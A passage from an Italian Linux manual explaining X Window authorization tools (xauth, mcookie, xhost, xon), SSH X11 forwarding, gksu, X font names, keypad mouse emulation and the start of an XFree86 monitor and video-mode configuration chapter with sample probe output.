Si può comprendere meglio il meccanismo della chiave di riconoscimento '**`MIT-MAGIC-COOKIE-1`**', solo se si pensa allo scopo che ha: una persona può avere la possibilità di accedere a più elaboratori di una stessa rete locale, ma le utenze relative potrebbero anche corrispondere a nominativi-utente distinti, a seconda dell'elaboratore. Questa persona può avere la necessità di accedere a uno di questi elaboratori, attraverso la rete, avviando lì un programma che però deve apparire presso la stazione da cui sta operando. In altri termini, quando c'è la necessità di avviare un programma che deve apparire sullo schermo di un altro elaboratore, di solito si tratta di utenze che appartengono alla stessa persona fisica; in questo senso non c'è nulla di strano se tutte queste utenze condividono la stessa chiave.

Per la precisione, nel caso di due utenti che appartengono allo stesso elaboratore, il record che descrive la chiave di accesso locale deve essere identico per entrambi. Di conseguenza, la condivisione di questo implica che il servente X avviato da uno di questi due è anche accessibile dall'altro.

Dal momento che il file '`~/.Xauthority`' non è un file di testo normale, per accedervi, si utilizza generalmente il programma '**`xauth`**'.

225.5.1 Utilizzo di «xauth»

Il programma '**`xauth`**' è necessario per poter accedere alle informazioni contenute nei file di autorizzazione, normalmente '`~/.Xauthority`', per poterle modificare. Per la maggior parte delle situazioni, '**`xauth`**' non ha bisogno di contattare il servente X.

`xauth` [*opzioni*] [*comando argomento*...]

Il programma '**`xauth`**' interviene in base a dei comandi, che gli possono essere impartiti come argomenti della stessa riga di comando, nella parte finale, oppure in modo interattivo, attraverso l'invito seguente:

```
xauth>
```

Spesso, i comandi richiedono l'indicazione di un file. In quella occasione, se si utilizza un trattino singolo ('**`-`**'), questo viene inteso come lo standard input, oppure lo standard output, a seconda del contesto.

Tabella 225.15. Alcune opzioni.

Opzione	Descrizione
`-f` *file_di_autorizzazione*	Permette di accedere a un file di autorizzazioni differente da quello standard, che di solito è '`~/.Xauthority`'.
`-b`	L'accesso al file delle autorizzazioni è regolato attraverso un file lucchetto (*lock file*), che alle volte potrebbe rimanere presente senza che ce ne sia più bisogno. Eccezionalmente e con prudenza, si può utilizzare questa opzione per forzare il blocco ed eliminare il file lucchetto (*lock file*) relativo.

Tabella 225.16. Alcuni comandi. I comandi di '**`xauth`**' possono essere impartiti in modo interattivo, oppure possono essere indicati come argomenti finali della riga di comando di '**`xauth`**'.

Comando	Descrizione
`add` *stazione_grafica protocollo* ↩ ↪*chiave_esadecimale*	Questo comando serve ad aggiungere manualmente un record nel file di autorizzazione. Deve essere specificata: la stazione grafica, ovvero un indirizzo che non arriva a specificare anche lo schermo (in caso contrario questa informazione viene ignorata semplicemente); il tipo di protocollo, che può anche essere abbreviato con un punto singolo ('**`.`**'), nel caso si tratti del tipo '**`MIT-MAGIC-COOKIE-1`**'; la chiave esadecimale, ovvero una stringa composta da un numero pari di cifre esadecimali, senza alcun prefisso.

Comando	Descrizione
`list` [*stazione_grafica*...]	Permette di visualizzare i record del file di autorizzazione, limitandosi alle stazioni grafiche indicate. Se queste non sono specificate, il comando mostra l'elenco completo.
`info`	Permette di conoscere alcune informazioni generali sul file di autorizzazione.
`extract` *file* [*stazione_grafica*...] `nextract` *file* *stazione_grafica*...	Questo comando permette di estrarre alcuni record dal file delle autorizzazioni, corrispondenti alle stazioni grafiche indicate. Il risultato viene accumulato nel file indicato come primo argomento di questo comando. Nel primo caso, con '**`extract`**', le informazioni vengono memorizzate in forma binaria, mentre nel secondo, con '**`nextract`**', queste informazioni sono convertite in forma testuale.
`merge` *file* `nmerge` *file*	Questo comando consente di acquisire nel file di autorizzazione i record contenuti nel file indicato. Questi record vanno a sostituire quelli corrispondenti, riferiti alle stesse stazioni grafiche che dovessero essere già presenti nel proprio file di autorizzazione. Anche in questo caso vale la differenza per cui '**`merge`**' si aspetta di attingere i record da un file binario, mentre '**`nmerge`**' utilizza un file di testo normale.
`remove` *stazione_grafica*...	Elimina i record specificati attraverso l'indicazione delle stazioni grafiche relative.
`exit` `quit`	Questi due comandi riguardano il funzionamento interattivo di '**`xauth`**'. Con '**`exit`**' viene concluso il funzionamento del programma, salvando le modifiche; con '**`quit`**', si ottiene una conclusione senza salvare.

Segue la descrizione di alcuni esempi.

- `tizio@dinkel.brot.dg:~$` **`xauth add :0 . 12345678`** [*Invio*]

  L'utente aggiunge, o modifica, il record di autorizzazione riferito all'accesso locale, specificando per questo il protocollo '**`MIT-MAGIC-COOKIE-1`**' in modo predefinito, attraverso il punto, indicando una stringa esadecimale molto semplice: 12345678_{16}.

- `tizio@dinkel.brot.dg:~$` **`extract /tmp/prova :0`** [*Invio*]

  Estrae una copia del record di autorizzazione all'accesso locale e la salva nel file '`/tmp/prova`'.

- `caio@dinkel.brot.dg:~$` **`merge /tmp/prova :0`** [*Invio*]

  Un altro utente, si appropria dei record contenuti nel file '`/etc/prova`'.

- `tizio@roggen.brot.dg:~$` **`xauth extract - $DISPLAY;`** ↩
  ↪ **`| rsh dinkel.brot.dg xauth merge -`** [*Invio*]

  L'utente '**`tizio`**' che sta utilizzando l'elaboratore *`roggen.brot.dg`* ottiene attraverso '**`rsh`**' di aggiungere al proprio file di autorizzazione remoto, quello presso la sua utenza corrispondente nell'elaboratore *`dinkel.brot.dg`*, il record riferito al servente X che sta utilizzando in quel momento. In altri termini, fa in modo di poter avviare dei programmi presso l'elaboratore remoto, utilizzando la stazione grafica su cui si trova. Si osservi l'uso della variabile di ambiente '**`DISPLAY`**' per ottenere l'indicazione precisa dello schermo che sta utilizzando e anche l'uso del trattino per collegare i due programmi attraverso i flussi standard.

225.5.2 Utilizzo di «mcookie»

Il programma '**mcookie**' ha lo scopo di generare un numero esadecimale, più o meno casuale, convertito in stringa, che viene emesso attraverso lo standard output:

```
mcookie
```

La sua utilità sta solo nel facilitare la generazione di chiavi per il sistema di autorizzazione. La situazione più comune in cui viene utilizzato è il comando seguente, dove in pratica ci si risparmia di decidere la chiave:

$ **xauth add :0 . `mcookie`** [*Invio*]

225.5.3 Riepilogo sull'utilizzo del file di autorizzazione

Il file di autorizzazione è composto da record contenenti tre informazioni: la stazione grafica (senza il dettaglio dello schermo); il nome di un protocollo di autenticazione; una chiave, il cui significato varia a seconda del tipo di protocollo utilizzato.

È importante sottolineare che può esistere un solo record per stazione grafica, per cui, ogni volta che si aggiunge un record per una certa stazione, questo va a sostituire un altro record eventuale riferito alla stessa stazione.

In generale, si distingue tra la stazione grafica locale, a cui si accede senza passare per la rete, e le stazioni grafiche remote, che contengono anche l'indicazione del nome del nodo di rete. Tra le stazioni remote ci può essere anche quella locale, indicata secondo il punto di vista della rete.

Perché possa avvenire una connessione tra un programma cliente e un servente X, è necessario che il record di autorizzazione a cui può accedere il cliente, riferito al servente X in questione, sia identico a quello corrispondente del servente X.

Il sistema di autorizzazione di X sembra fatto perché le chiavi siano cambiate spesso. In generale, si cerca di sistemare l'autorizzazione sempre solo nel momento in cui ne esiste il bisogno, ma subito dopo sarebbe bene cambiare la chiave di autorizzazione.

225.5.4 Utilizzo di «xhost»

Il programma '**xhost**' permette di aggiungere o togliere nomi dalla lista di elaboratori e utenti a cui è concesso di utilizzare lo schermo grafico, senza la richiesta di altre forme di autenticazione:

```
xhost [[+|-] nome...]
```

```
xhost [+|-]
```

Se non vengono utilizzati argomenti, '**`xhost`**' emette un messaggio informando sullo stato attuale del controllo degli accessi. I nomi indicati nella sintassi di '**`xhost`**' hanno una struttura particolare:

famiglia : ***indirizzo***

In pratica, per le connessioni su reti IPv4 si utilizza la famiglia '**`inet`**'.

Le funzionalità di X non sono sempre presenti su tutte le piattaforme. In questo caso particolare, potrebbe darsi che non sia possibile regolare gli accessi ai singoli utenti.

Se si vuole concedere sistematicamente l'accesso a qualche nodo di rete, conviene inserire i comandi necessari all'interno del file '`~/.xinitrc`' in modo che siano eseguiti ogni volta all'avvio del servente X.

Tabella 225.17. Alcune opzioni.

Opzione	Descrizione
+	L'accesso è consentito a tutti.
-	L'accesso è consentito solo agli elaboratori e agli utenti inclusi nell'elenco di quelli autorizzati.
[+] ***nome***	Il nome indicato -- può trattarsi di un elaboratore o di un utente di un elaboratore -- è autorizzato a utilizzare lo schermo. Il segno '**+**' iniziale è facoltativo.
-***nome***	Il nome indicato (può trattarsi di un elaboratore o di un utente di un elaboratore) non è autorizzato a utilizzare lo schermo. Le connessioni in corso non vengono interrotte, ma le nuove connessioni vengono impedite.

Segue la descrizione di alcuni esempi.

- `$` **`xhost +`** [*Invio*]

  Autorizza chiunque ad accedere.

- `$` **`xhost -`** [*Invio*]

  Limita la possibilità di accesso ai soli nomi inseriti nell'elenco di elaboratori e utenti autorizzati.

- `$` **`xhost +inet:roggen.brot.dg`** [*Invio*]

  Consente all'elaboratore *`roggen.brot.dg`* di accedere al servente grafico.

- `$` **`xhost -inet:roggen.brot.dg`** [*Invio*]

  Elimina l'elaboratore *`roggen.brot.dg`* dalla lista di quelli a cui è consentito accedere.

225.5.5 Utilizzo di «xon»

'**xon**' esegue un comando in un elaboratore remoto attraverso '**rsh**', facendo in modo che venga utilizzato il servente X locale:

```
xon nodo_remoto [opzioni] [comando]
```

Si tratta in pratica di un modo abbreviato per eseguire un'applicazione remota senza la necessità di utilizzare la solita opzione '**-display**'.[3]

Se attraverso gli attributi non viene indicato alcun comando da eseguire, '**xon**' tenta di avviare '**xterm -ls**', in pratica una sessione '**xterm**' di *login*.

'**xon**' è in grado di funzionare solo quando l'elaboratore remoto è configurato in modo da consentire le connessioni remote attraverso '**rsh**' senza richiedere alcun tipo di riconoscimento. Sotto questo aspetto, '**xon**' è limitato all'utilizzo nelle reti chiuse in cui esiste un serio rapporto di fiducia tra le persone che vi accedono.

Tabella 225.18. Alcune opzioni.

Opzione	Descrizione
`-access`	Prima di eseguire il comando indicato, utilizza '**xhost**' nel tentativo di autorizzare l'elaboratore remoto a utilizzare il proprio servente X. In effetti, lo scopo di '**xon**' è quello di facilitare l'esecuzione di programmi remoti ma con un I/O locale, cioè attraverso il servente X con il quale si interagisce.
`-debug`	Quando '**xon**' viene avviato attraverso una finestra di terminale, utilizzando questa opzione si riceve lo standard output e lo standard error. In tal modo si possono conoscere eventuali segnalazioni di errore e qualunque altro output normale.

L'esempio seguente mostra l'avvio del programma '**xcalc**' nell'elaboratore *roggen.brot.dg*, utilizzando il servente X locale. Prima di farlo, '**xon**' avvia '**xhost**' per consentire all'elaboratore remoto di accedere al proprio servente X.

$ **xon roggen.brot.dg -access /usr/bin/X11/xcalc** [*Invio*]

225.6 Accedere allo schermo con Secure Shell

Secure Shell (capitolo 409) facilita le connessioni remote, gestendo in modo automatico tutto il procedimento di autorizzazione all'accesso al proprio schermo. Per arrivare a questo risultato, è comunque necessario abilitare tale funzionalità nella configurazione: sia dalla parte del servente, sia dalla parte del cliente.

Nel file di configurazione del servente Secure Shell, è necessario trovare queste direttive:

```
X11Forwarding yes
X11DisplayOffset 10
```

Nel file di configurazione del cliente Secure Shell, è necessario trovare queste direttive:

```
Host *
    ForwardX11 yes
```

Così facendo, una volta aperta una finestra di terminale, ci si può collegare all'elaboratore remoto usando il cliente Secure Shell, come nell'esempio seguente:

tizio$dinkel.brot.dg:~$ **ssh caio@roggen.brot.dg** [*Invio*]

Dopo la fase di autenticazione, che potrebbe consistere nella richiesta della parola d'ordine, è possibile verificare che la variabile di ambiente '**DISPLAY**' risulta impostata in modo da fare riferimento al proprio elaboratore locale, utilizzando uno schermo particolare, come definito nella direttiva '**X11DisplayOffset**':

caio$roggen.brot.dg:~$ **echo $DISPLAY** [*Invio*]

```
dinkel.brot.dg:10.0
```

A questo punto, è sufficiente avviare un programma grafico qualunque nell'elaboratore remoto, senza bisogno di altro: si ottiene di farlo funzionare sul proprio schermo grafico.

caio$roggen.brot.dg:~$ **xclock** [*Invio*]

Si osservi che la comunicazione tra i due elaboratori avviene all'interno di un tunnel definito da Secure Shell. Ciò consente di ottenere una connessione cifrata; in ogni caso, tuttavia, è da tenere in considerazione che non viene rilevata come tale da un programma di analisi del traffico in rete, ma solo come una connessione di Secure Shell.

225.7 Cambiare identità

Quando si intende avviare un programma che utilizza la grafica, ma con i privilegi di un altro utente, non basta usare il comando '**su**', come avviene per quei programmi che richiedono soltanto un terminale a caratteri. Infatti, si crea il problema delle autorizzazioni, già descritto nelle sezioni precedenti. Pertanto, occorre eventualmente un programma analogo a '**su**', in grado però di provvedere anche a ciò che serve per autorizzare la comunicazione con il proprio servente X. A titolo di esempio viene descritto Gksu:

gksu [-u *utente*] [*opzioni*] [*comando*]

Se il programma '**gksu**' viene avviato senza alcun argomento, chiede interattivamente cosa deve fare: quale utente deve impersonare e quale comando eseguire.



Figura 225.22. Il programma '**gksu**' avviato senza alcun argomento chiede tutto in modo interattivo.

In ogni caso, viene richiesto l'inserimento della parola d'ordine dell'utente che interessa. Di norma, la richiesta della parola d'ordine coincide con un congelamento momentaneo delle altre attività.

Figura 225.23. La richiesta dell'inserimento della parola d'ordine. In questo caso verrebbe avviato il programma '**mlterm**' in qualità di utente '**root**'.

225.8 Tipi di carattere

In base a quanto indicato nel file di configurazione '/etc/XF86Config' nella sezione '**Files**', i tipi di carattere utilizzati da X sono collocati nelle directory successive a '/usr/lib/X11/fonts/'. All'interno di queste directory si trovano una serie di file contenenti le informazioni sui vari tipi di carattere tipografico e i loro nomi sono contenuti negli elenchi 'fonts.dir'.

Il nome di un carattere tipografico è strutturato in un modo altamente descrittivo. Segue un esempio che viene scomposto.[4]

```
-b&h-lucidatypewriter-medium-r-normal-sans-8-80-100-100-m-50-iso8859-1
```

- '**b&h**' è la «fonderia», ovvero il produttore;
- '**lucidatypewriter**' definisce la famiglia;
- '**medium**' è lo spessore;

- '**r**' è il tipo -- «r» sta per *roman* (tondo), «i» indicherebbe *italic* (corsivo) e «o» *oblique* (obliquo);
- '**normal**' è l'ampiezza orizzontale;
- '**sans**' è una particolarità dello stile, in questo caso indica l'assenza di grazie o *serif*, cioè dei terminali che facilitano la lettura;
- '**8**' indica la dimensione in punti grafici (pixel);
- '**80**' indica la dimensione in decimi di punto tipografici (precisamente si tratta di 722,7 per pollice, pari a circa 0,035 mm);
- '**100**' è la risoluzione orizzontale, espressa in punti per pollice, per la quale è stato progettato il tipo di carattere;
- '**100**' è la risoluzione verticale, espressa in punti per pollice, per la quale è stato progettato il tipo di carattere;
- '**m**' è la larghezza, in questo caso *monospaced*, ovvero a larghezza fissa, mentre l'alternativa sarebbe «p», cioè *proportional*;
- '**50**' è lo spessore medio espresso in decimi di punto (in questo caso si tratta di cinque punti normali);
- '**iso8859-1**' è l'insieme di caratteri, in questo caso, il codice '**iso8859-1**' corrisponde al noto ISO Latin 1.

225.9 X e l'uso senza dispositivo di puntamento

L'utilizzo del sistema grafico senza mouse, o senza un dispositivo equivalente, può essere importante in condizioni di emergenza, o comunque quando il tipo di mouse che si ha a disposizione potrebbe risultare più scomodo che altro.

I serventi grafici di X offrono queste funzionalità attraverso il tastierino numerico, dopo aver attivato le estensioni della tastiera. Perché ciò sia possibile è necessario che nel file di configurazione sia commentata l'istruzione che si in questo esempio, oppure che sia assente del tutto:

```
# Option    XkbDisable
```

Per abilitare l'uso del tastierino numerico in modo che possa sostituirsi al mouse occorre utilizzare la combinazione [*Ctrl Maiuscole BlocNum*] («control», «maiuscole», «blocco-numeri»). Se la combinazione riesce si ottiene una segnalazione sonora (se si ripete la combinazione si disabilita l'uso del tastierino).

Da quel momento, si possono utilizzare i tasti [4], [8], [6] e [2], per spostare il puntatore rispettivamente verso sinistra, in alto, a destra e in basso. Inoltre, si possono usare anche i tasti [7], [9], [3] e [1], per ottenere degli spostamenti obliqui. Questi spostamenti potrebbero essere piuttosto lenti in condizioni normali; per accelerarli, mentre si tiene premuto il tasto che si riferisce alla direzione scelta, si può premere e rilasciare immediatamente un altro tasto, scegliendolo in modo tale che in quel momento non abbia un significato particolare; probabilmente la cosa migliore è usare per questo il tasto delle maiuscole.

Per emulare i tasti del mouse si utilizzano gli altri tasti del tastierino numerico: [5] corrisponde a un clic; [+] corrisponde a un clic doppio; [0] rappresenta la pressione di un tasto senza rilasciarlo; [.] rilascia il tasto del mouse. In condizioni normali, ciò corrisponde al primo tasto del mouse, ma si può specificare precisamente il tasto attraverso una combinazione con i tasti [/], [*] e [-], che rappresentano rispettivamente il primo, il secondo (quello centrale) e il terzo tasto del mouse. Per esempio, [*5] corrisponde a un clic con il tasto centrale del mouse.

Tabella 225.26. Comandi per l'emulazione del mouse con X.

Combinazione	Effetto
[*Ctrl Maiuscole BlocNum*]	Abilita o disabilita l'emulazione del mouse da tastiera.
[4]	Sposta il puntatore a sinistra.
[7]	Sposta il puntatore a sinistra e in alto.
[8]	Sposta il puntatore in alto.
[9]	Sposta il puntatore a destra e in alto.
[6]	Sposta il puntatore a destra.
[3]	Sposta il puntatore a destra e in basso.
[2]	Sposta il puntatore in basso.
[1]	Sposta il puntatore a sinistra e in basso.
[5]	Clic con il primo tasto.
[/5]	Clic con il primo tasto.
[*5]	Clic con il secondo tasto.
[-5]	Clic con il terzo tasto.
[+]	Clic doppio con il primo tasto.
[/+]	Clic doppio con il primo tasto.
[*+]	Clic doppio con il secondo tasto.
[-+]	Clic doppio con il terzo tasto.
[0]	Mantiene premuto il primo tasto.
[/0]	Mantiene premuto il primo tasto.
[*0]	Mantiene premuto il secondo tasto.
[-0]	Mantiene premuto il terzo tasto.
[.]	Rilascia il primo tasto.
[/.]	Rilascia il primo tasto.
[*.]	Rilascia il secondo tasto.
[-.]	Rilascia il terzo tasto.

X, dopo un po' di tempo in cui non si utilizza più il tastierino numerico in sostituzione del mouse, ne disabilita l'emulazione in modo automatico.

225.10 Riferimenti

- *The XFree86 Project, Inc.*
  ⟨*http://www.xfree86.org/* ⟩
- *X.Org foundation*
  ⟨*http://www.x.org/* ⟩

[1] Se si vuole provare a vedere cos'è un servente X senza clienti basta avviare '**`X`**'. Come già spiegato in precedenza, è sempre possibile uscire con la combinazione [*Ctrl Alt Backspace*].

[2] In questo caso, dal momento che '**`twm`**' viene avviato rimpiazzando la shell, risulta che il processo di '**`xclock`**' dipende proprio da '**`twm`**'.

[3] Prima di utilizzare '**`xon`**' è indispensabile sapere gestire '**`rsh`**'.

[4] I caratteri tipografici di X servono solo per la rappresentazione di testo sullo schermo. In pratica, non sono utili per la stampa vera e propria.

Capitolo 226

X: monitor, adattatore grafico e frequenza dot-clock

Quando si vuole configurare XFree86 nelle versioni 3.* e qualcosa va storto, oppure non si riesce a ottenere quello che si vuole esattamente attraverso uno dei vari programmi già descritti nel capitolo precedente, può essere necessario mettere mano alle sezioni '**`Monitor`**', '**`Device`**' e '**`Screen`**' del file '`/etc/X11/XF86Config`'. Tra tutte, la sezione '**`Monitor`**' è la più difficile per il principiante, a causa delle direttive '**`Modeline`**' o '**`Mode`**', in cui si devono indicare una serie di numeri più o meno oscuri.

In questo capitolo si mostra in che modo calcolare i valori delle modalità video. Una scelta impropria di questi valori, potrebbe causare problemi, fino ad arrivare al danneggiamento del monitor. Si prega di intervenire con prudenza ed eventualmente anche di leggere *XFree86 Video Timings HOWTO* di Eric S. Raymond.

226.1 Autorilevamento con Read-edid

Read-edid [1] è un piccolo sistema di programmi in grado di scandire l'adattatore grafico e il monitor, allo scopo di ottenere le informazioni necessarie a configurare correttamente programmi come XFree86. Si compone precisamente di '**`get-edid`**' e di '**`parse-edid`**'.

Il programma '**`get-edid`**' esegue la scansione dell'adattatore grafico e attraverso di questo anche del monitor. Il risultato della scansione è un file binario emesso attraverso lo standard output, mentre attraverso lo standard error si ottengono altre informazioni diagnostiche. Per esempio, si può ignorare temporaneamente il risultato emesso dallo standard output per osservare tali notizie diagnostiche:

`#` **`get-edid 1> /dev/null`** [*Invio*]

Si potrebbe ottenere un risultato simile a quello seguente:

```
get-edid: get-edid version 1.4.1

        Performing real mode VBE call
        Interrupt 0x10 ax=0x4f00 bx=0x0 cx=0x0
        Function supported
        Call successful

        VBE version 102
        VBE string at 0xc098d "S3 Incorporated. Trio64V+"

VBE/DDC service about to be called
        Report DDC capabilities

        Performing real mode VBE call
        Interrupt 0x10 ax=0x4f15 bx=0x0 cx=0x0
        Function supported
        Call successful
```

```
        Monitor and video card combination supports DDC1 transfers
        Monitor and video card combination does not support DDC2 transfers
        0 seconds per 128 byte EDID block transfer
        Screen is blanked during DDC transfer

Reading next EDID block

VBE/DDC service about to be called
        Read EDID

        Performing real mode VBE call
        Interrupt 0x10 ax=0x4f15 bx=0x1 cx=0x0
        Function supported
        Call successful
```

In questo caso è stato individuato un vecchio adattatore grafico «Trio64V+».

Per poter leggere il risultato emesso attraverso lo standard error, si usa '**parse-edid**':

`# `**`get-edid 2> /dev/null | parse-edid`**[*Invio*]

Ecco quello che si potrebbe ottenere:

```
        # EDID version 1 revision 0
Section "Monitor"
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
        Identifier "PHL:0012"
        VendorName "PHL"
        ModelName "PHL:0012"
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
        # DPMS capabilities: Active off:yes  Suspend:yes  Standby:yes

        Mode    "640x400"       # vfreq 70.072Hz, hfreq 31.462kHz
                DotClock        25.170000
                HTimings        640 656 752 800
                VTimings        400 412 414 449
                Flags   "+HSync" "-VSync"
        EndMode
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
EndSection
```

In pratica, con questo risultato si può compilare la sezione '**Monitor**' del file di configurazione di XFree86.

226.2 Autorilevamento con un servente XFree86 versione 3.*

Quando non si conoscono tutte le caratteristiche del proprio adattatore grafico, è possibile utilizzare un servente X con l'opzione '**`-probeonly`**' per vedere cosa questo riesce a determinare da solo. Alcuni parametri sono sensibili al carico del sistema, per cui, questo tipo di prova deve essere fatto quando non si effettuano altre attività.

> Qui si sta facendo riferimento all'uso di un servente XFree86 versione 3.*. Pertanto, il file di configurazione di partenza che viene proposto, rispecchia la sintassi relativa a quelle versioni e non può funzionare per una versione 4.*.

È il caso di utilizzare un servente più o meno generico, per esempio quello per gli adattatori SVGA ('**`XF86_SVGA`**'), che deve essere stato installato. Per stimolare l'autorilevamento, è necessario che le voci corrispondenti non siano presenti nel file di configurazione '`/etc/X11/XF86Config`' (o siano commentate). Un file come quello seguente, dove le sezioni '**`Monitor`**', '**`Device`**' e '**`Screen`**' sono quasi vuote, dovrebbe andare bene per cominciare lo studio del proprio adattatore grafico:

```
Section "Files"
    RgbPath      "/etc/X11/rgb"
    FontPath     "/usr/lib/X11/fonts/misc/"
    FontPath     "/usr/lib/X11/fonts/Type1/"
    FontPath     "/usr/lib/X11/fonts/Speedo/"
    FontPath     "/usr/lib/X11/fonts/75dpi/"
    FontPath     "/usr/lib/X11/fonts/100dpi/"
EndSection

Section "ServerFlags"
    # DontZap
    # DontZoom
EndSection

Section "Keyboard"
    Protocol     "Standard"
    AutoRepeat   500 5
    Xkbkeycodes "xfree86"
    XkbTypes     "default"
    XkbCompat    "default"
    XkbSymbols   "en_US(pc102)+it"
    XkbGeometry "pc"
EndSection

Section "Pointer"
    Protocol     "microsoft"
    Device       "/dev/mouse"
    Emulate3Buttons
    Emulate3Timeout     50
```

```
EndSection

Section "Monitor"
    Identifier  "Monitor generico"
EndSection

Section "Device"
    Identifier  "SuperVGA"
EndSection

Section "Screen"
    Driver      "svga"
    Device      "SuperVGA"
    Monitor     "Monitor generico"
    Subsection "Display"
        Modes       "640x400" "640x480" "640x480.28" "800x600"
    EndSubsection
EndSection
```

Si avvia quindi '**`X`**', come utente '**`root`**', con l'opzione '**`-probeonly`**', salvando lo standard output e lo standard error in un file ('**`X`**' è un collegamento simbolico al file binario del servente grafico prescelto).

Purtroppo, è necessario tenere in considerazione che questo tipo di prove può modificare l'aspetto dei caratteri sullo schermo, o bloccarlo del tutto. Per cui, se non si hanno alternative, si rischia di dover riavviare il sistema.

`#` **`X -probeonly > /tmp/x.tmp 2>&1`** [*Invio*]

Se tutto è andato bene, il file '`/tmp/x.tmp`' generato dal comando, dovrebbe contenere un risultato simile a quello seguente, che viene sezionato per descriverlo in dettaglio.

```
XFree86 Version 3.3.2 / X Window System
(protocol Version 11, revision 0, vendor release 6300)
Release Date: March 2 1998
        If the server is older than 6-12 months, or if your card is newer
        than the above date, look for a newer version before reporting
        problems.  (see http://www.XFree86.Org/FAQ)
Operating System: Linux 2.0.34 i686 [ELF]
```

La parte iniziale presenta la versione del servente e del sistema operativo utilizzato.

```
Configured drivers:
  SVGA: server for SVGA graphics adaptors (Patchlevel 0):
      NV1, STG2000, RIVA128, ET4000, ET4000W32, ET4000W32i,
      ET4000W32i_rev_b, ET4000W32i_rev_c, ET4000W32p, ET4000W32p_rev_a,
…
      s3_svga, ct65520, ct65525, ct65530, ct65535, ct65540, ct65545,
      ct65546, ct65548, ct65550, ct65554, ct65555, ct68554, ct64200,
      ct64300, generic
```

Segue quindi l'indicazione del tipo di servente grafico avviato (SVGA) e l'elenco di tutti i nomi degli adattatori grafici gestibili con questo.

```
(using VT number 7)
```

Il servente grafico utilizzerebbe (se avviato normalmente) il posto della console virtuale numero sette.

```
XF86Config: /usr/lib/X11/XF86Config
```

È stata letta la configurazione del file '`/usr/lib/X11/XF86Config`' (in questo caso si tratta di un collegamento simbolico a '`/etc/X11/XF86Config`').

Dopo questo punto segue un elenco di informazioni, in parte definite all'interno del file di configurazione e in parte determinate in modo automatico.

```
(**) stands for supplied, (--) stands for probed/default values
```

Le informazioni fornite attraverso il file di configurazione sono prefissate dal simbolo '**`(**)`**', mentre quelle predefinite o determinate dall'interrogazione dell'adattatore grafico, sono prefissate dal simbolo '**`(--)`**'.

```
(**) XKB: keycodes: "xfree86"
(**) XKB: types: "default"
(**) XKB: compat: "default"
(**) XKB: symbols: "en_US(pc102)+it"
(**) XKB: geometry: "pc"
(**) Mouse: type: microsoft, device: /dev/mouse, baudrate: 1200
(**) Mouse: buttons: 3, 3 button emulation (timeout: 50ms)
(**) SVGA: Graphics device ID: "SuperVGA"
(**) SVGA: Monitor ID: "Monitor generico"
(**) FontPath set to "/usr/lib/X11/fonts/misc/,…
```

Dato l'esempio proposto, le informazioni sulla tastiera, il mouse e i percorsi dei tipi di carattere, sono prelevati dal file di configurazione. In particolare, si osserva che da quel file, sono state prese in considerazione la sezione '**`Device`**' denominata '**`SuperVGA`**' e la sezione '**`Monitor`**' denominata '**`Monitor generico`**'.

```
(--) SVGA: PCI: S3 ViRGE/DX or /GX rev 1, Memory @ 0xe0000000
(--) SVGA: S3V: ViRGE/DXGX rev 1, Linear FB @ 0xe0000000
(--) SVGA: Detected S3 ViRGE/DXGX
(--) SVGA: using driver for chipset "s3_virge"
```

L'adattatore grafico è una scheda S3 ViRGE/DXGX, per la quale verrebbe utilizzato il driver '**s3_virge**'. Tuttavia, data la circostanza, converrebbe utilizzare un servente grafico differente per questo adattatore; precisamente '**XF86_S3V**'.

```
(--) SVGA: videoram:  4096k
(--) SVGA: Ramdac speed: 170 MHz
(--) SVGA: Detected current MCLK value of 42.955 MHz
(--) SVGA: chipset:  s3_virge
(--) SVGA: videoram: 4096k
(**) SVGA: Using 8 bpp, Depth 8, Color weight: 666
(--) SVGA: Maximum allowed dot-clock: 170.000 MHz
```

